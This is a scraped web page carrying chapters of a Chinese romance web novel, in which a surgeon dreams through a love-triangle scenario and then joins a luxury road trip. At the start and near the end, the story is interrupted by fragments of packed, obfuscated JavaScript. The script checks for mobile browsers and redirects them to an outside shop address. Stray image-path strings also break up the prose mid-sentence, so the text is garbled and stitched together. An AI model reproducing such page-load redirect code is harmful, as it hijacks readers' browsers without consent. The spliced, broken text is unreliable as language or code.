0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17026385|194430||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();$(''#content'').append(''
那一下,确实是轻了不少。
至少林宇川没有痛呼,应该算是……轻的吧?
司机早已等候在外,付绪然扶着林宇川坐进车内,自己也顺势往里一坐,俩人在后排落座。
他出声安排林颂宜:“一一,你坐前排。”
林颂宜自然没有异议。
***
很快便到了就近的医院,陌生场地,不是自己的主场,即便林颂宜自己是医生,她也不可能越俎代庖,详细和医院这边的急诊医生做了对接,护士引着林宇川去做检查。
林颂宜和付绪然在外边等着。
俩人一时都没有开口说话。
林颂宜这会儿是真的不懂这个梦的逻辑了,自己身为医生这层身份的剧情也走完了,为什么梦境还没结束?
医院深夜的长廊有些安静,是林颂宜记忆里熟悉的氛围,大概是熟悉的环境更有利于思考。
林颂宜将梦境进行复盘,思路逐渐被打通,心下有了新的判断。
这是个恋爱副本,自己这个身份的设定是为了走剧情,但重点还是要放在谈恋爱这件事上。
顺着这个思路,林颂宜继续复盘。
前头的剧情,她和付绪然这个男朋友的相处,都没什么不对,变故在林宇川身上。
刚才在包厢内,林宇川的伤痛表现,有表演的成分。
关于这一点,林颂宜选择相信自己的职业判断。
至于原因——
林宇川喜欢她。
判定假设初步成立。
这事儿付绪然知道吗?
脑中闪过付绪然的种种表现,林颂宜后知后觉反应过来。
付绪然知道。
付绪然还吃醋了。
过往的现实经验以及梦境经验,都无法为林颂宜提供助力。
面对当下的情况,她需要基于恋爱设定,给出一个全新的解法。
“累了吧?我……”付绪然说到一半的话,被手上传来的触觉打断。掌心触摸到一抹寒凉,付绪然的视线落到交握的手上。
作为外科医生,林颂宜的手算不上细腻柔软,相反还很有一些力量,长期频繁的操作练习,在她手上特定的位置都留下了薄茧,指甲常年被修剪的很干净,筋骨看似纤弱实则无比坚韧。
救死扶伤。
是一双很有力量的手。
付绪然将她两只手拢进掌心,严丝合缝。
“冷了怎么不说?”
林颂宜开口,却是答非所问:“你不开心。”
是肯定句。
付绪然下意识收紧掌心,对上林颂宜的视线,他的眼神很温柔,眼底的爱意汹涌,声音透着安抚意味:“没有不开心,是心疼你,我让司机先送你回去?”
“因为林宇川。”林颂宜语气笃定,“是我哪里做的不好,让你产生误会了吗?”
“没有,你别多想。”付绪然的语气突然有些急,“一一,我没不开心。”
林颂宜却是不理会他的辩驳,自顾继续说下去:“给他送肌内效贴,是感谢他带我找你,刚才替他做检查,是我的职业职责所在。”停顿片刻,林颂宜继续道,“我和他有联系方式,但私下没有过交集,我也忘了是什么时候加的好友。”这是实话,梦境没给出这部分的提示。
“必要的肢体接触,在医患之间无可避免,虽然林宇川长得也好看,但我对他没有想法。”
林颂宜平静与付绪然对视:“这样的解释,你能接受吗?”眼见付绪然又想避开视线,林颂宜抬手稳住他的头,不给他回避的机会。
“你很喜欢我。”林颂宜自信发言,反正梦里的事,醒了都不作数,“以我对自己的了解,我也不会辜负你。”
“但如果你有介意的地方,却不愿意坦诚相告,那我也不会有很多耐心去反复思量你的想法。”林颂宜的语气有些重,“相爱应该是很美好的事,为了相爱消耗自身,是得不偿失。”
“你说呢?”将问题抛给对方,林颂宜就这么安静地与之对视。
半晌,付绪然才开口,语气有些艰涩:“对不起,是我小心眼。”
林颂宜从不随意说一些贬损自身的话,她更习惯就事论事:“亲爱的男朋友,你应该更信任我一些,也应该对自己更自信一点。”
稍稍停顿,林颂宜以一种轻松平淡的语调,诚挚陈述自己的想法:“我很喜欢你,才会和你交往。”
这是实话。
如果不是足够心动,林颂宜不会放任别人踏足自己的世界。
林颂宜习惯根据当下的处境,改变自己的输出策略,虽然这只是一个梦,但按照现实逻辑,自己一定是很喜欢这个男朋友,才会选择拥抱对方。
对于自己很喜欢的人,开口表达爱意就没什么好难为情的了。
付绪然眸中的复杂情绪一扫而空,取而代之的,是一股蓬勃汹涌的情意。
纵使夏日烈阳,也抵不过爱人眼底的华光。
“我可以亲你吗?女朋友。”
有轻羽落到额间,顺势而下,鼻尖相触,有人眼睫微颤,呼吸交缠似藤萝系甲,感知被无限放大,心跳声却在此刻为始作俑者助威。
耳际有雷声震动。
唇上触到一抹炽热,柔软却足够动人心魄,那是炙热真心跃动间泛出的滚烫。
4. 第4章
林颂宜从醒来到现在,已经在床上懵了有一会儿,一晚上的时间,梦境不断,大脑皮层十分活跃,她醒的比闹钟还早一些。
这一整晚的体验对她来说,有些新奇。
醒来倒也不觉得困倦无力,相反,她现在精气神很好。
相比起以往的梦境,这是林颂宜第一次梦到事业稳定期的剧情。
以至于醒来后,她总忍不住回味梦中的体验。
那种专业技能娴熟,一整套医学体系了然于胸的感觉,实在令人着迷。
那是另一个,完全不同于当下的更为成熟的自己。
做梦的时候,人往往会比现实更勇敢一点,心态也会比现实更自信。喜欢就坦然表达,不内耗,也不拖延。
那是一种全然以自我为主体的处事方式,也是现下林颂宜还无法做到的事。
思绪发散,林颂宜想起梦里的情感纠葛,她的脸颊有些发烫,又莫名觉得有些好笑。
这大概也算体验了一把修罗场?
最后那个亲吻,克制又汹涌,很矛盾,却又很动人。
是人与人之间,剖白真心后诚挚的情感连接。
虽然醒来已经想不起梦中人长什么样,但梦中的情节却历历在目,潜意识也还记得,那两个暗自交锋的男人,各方面条件都十分优越。
那是现实不会和自己产生过多交集的一类人。
面颊发烫,林颂宜觉得有些难为情,为着这不符合现实的梦境。
这种时候,林颂宜反而能直面内心最真实的自己,这么多年过来,她并不是真的不期待爱情发生,只是生存的物质需求,排在了精神需求前面。
最重要的是,她深知自己的择偶标准,远高于自身的实际条件。
所以也只是在心里想想,并不曾真的不自量力付诸实践,有人问起,一概用“看缘分”打发,林颂宜不觉得这有什么问题。
只是想想,又不妨事。
但人总是骗不过自己的大脑。
现实压力丛生的时候,大脑大概启动了某种自保机制,才会在睡梦中梦个大的。
乱七八糟想了一通,闹铃声响起,林颂宜抛开思绪起身洗漱。***
行程有变动,昨天陈松野就说过,今早有人过来接,不需要另外备车,林颂宜便没有通知司机。
林颂宜打电话让酒店给自己送了份早餐,快速吃完,又检查一遍着装,这才上楼和另外两人汇合。
等着李清越收拾打扮的功夫,林颂宜问过需求,为俩人叫了早餐送进房间,又去检查一遍李清越的出行装备,确认无误后,才找了个位置坐下等待。
陈松野告知二人,其他人已经到了,一起出游的都是同一圈层的,不好叫人多等,三人没有拖延,很快下楼。
到了楼下,林颂宜才知道,这一趟三天两夜的行程,是大家开着房车自驾游,去的是一个森林靶场,可以自由射击,也能徒步游玩,项目颇为丰富。
李清越和陈松野先行上车,林颂宜落后一步,拍下车牌同步发送给司机报备后,才跟着坐上车。
这些年陪同李清越出行,林颂宜也算见过不少世面,但眼前这辆高达八位数的豪华房车,内部配置还是令她有些咋舌。
有钱人的世界,果然充满无限可能。
白金内饰豪华典雅,功能区划分详细,淋浴间、小卧室、酒柜料理台一应俱全,空间宽敞的很,目测能同时容纳二十来人。
俨然是一座可移动的小别墅。
作为最后一个上车的人,林颂宜的出现并没有引起太多关注,目之所及,车上加上司机一共有七个人。
陈松野正在和昨天那位“涛哥”交谈,李清越坐在另一侧,边上是两个眼生的女生。
见林颂宜上了车,李清越抬手招呼她坐到自己身边,林颂宜从善如流在边上落座,自然地与李清越手臂相触,腕上手环随即实时同步两人的定位信息。
对于林颂宜的一些列操作,李清越接受良好,比起未婚夫陈松野,在可靠度这一块,林颂宜在她这还要更胜一筹。
有林颂宜随行的时候,李清越十分安心。
之前那几分钟的时间,李清越已经和另外两个女生相谈甚欢,在她的介绍下,林颂宜得知,亚麻色长发的高挑女生叫徐心荟,另一个体态较为丰腴的女生是温若甯。
“你们好,我是林颂宜。”
一句简短自我介绍,收获两份友好,四人落座,主要是她们三在说,林颂宜的话不多,只间或问到她头上,才会回复几句,不热络但也不孤僻。
有人外向活泼,就有人内敛缄默,倒也没人会去挑她的刺。
在边上三人的交谈声中,林颂宜拿出手机开始处理信息,邮箱置顶是导师发来的论文最终指导意见。
其实到了眼下这个时间点,林颂宜也知道自己的论文基本已经稳妥,但她点开邮件附件后,依旧十分认真的将所有信息都过了一遍。
边上的李清越视线不经意瞟到邮件标题,出声问道:“论文定稿了?”倒不是她有意要看,林颂宜举着手机的姿势,正好暴露在她视线范围内。
她比林颂宜定稿的时间要更早一点,现在才能玩的如此肆无忌惮。
“嗯,算是定了。”林颂宜点头,手下同时回复着各类消息。
“恭喜啊颂颂,苦尽甘来。”两人的交谈没有避着人,一旁的温若甯率先出声道喜,过了论文这一关,求学生涯也算是苦到头了,着实值得一声道贺。
徐心荟也笑着冲林颂宜祝贺:“恭喜你哦。”
“谢谢。”林颂宜同样回以一个略显羞赧的笑。
“你们都不知道我之前有多痛苦,天杀的,毕设定稿前一个月,我焦虑到天天失眠,就这样体重也一点没少,还胖了好几斤。”温若甯说起这个,满脸心有余悸苦大仇深。
惹得李清越和徐心荟纷纷附和。
虽然专业不同,但大家对于必经的毕业季,感想近乎一致。
太磨人了。
几人随意攀谈,偶尔也相互分享一些有趣的收藏,很快便熟识起来,后半程,相互间交流变得更随意轻松。
林颂宜在聊天的间隙,抽空看了眼机票,眼看价格依旧高悬,心下叹气。
大概是她的失望表现的过于明显,引起了正对面温若甯的注意,几人这一路相处愉快,她开口也少了些社交客套:“怎么了颂颂?”
“看机票呢,好贵的一张票。”林颂宜垮着脸,大方向三人展示了一圈机票价格。
除了林颂宜,其余三人都;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''80=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17026386|194430||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
家境不俗,但大家对于票价高昂一事皆表示不满。
有钱不代表对事物价格没概念,尤其是几人都是商人家庭出身,对于金钱只会更为敏感。
这头几个女生的吐槽,惹来了边上两位男士的注意。
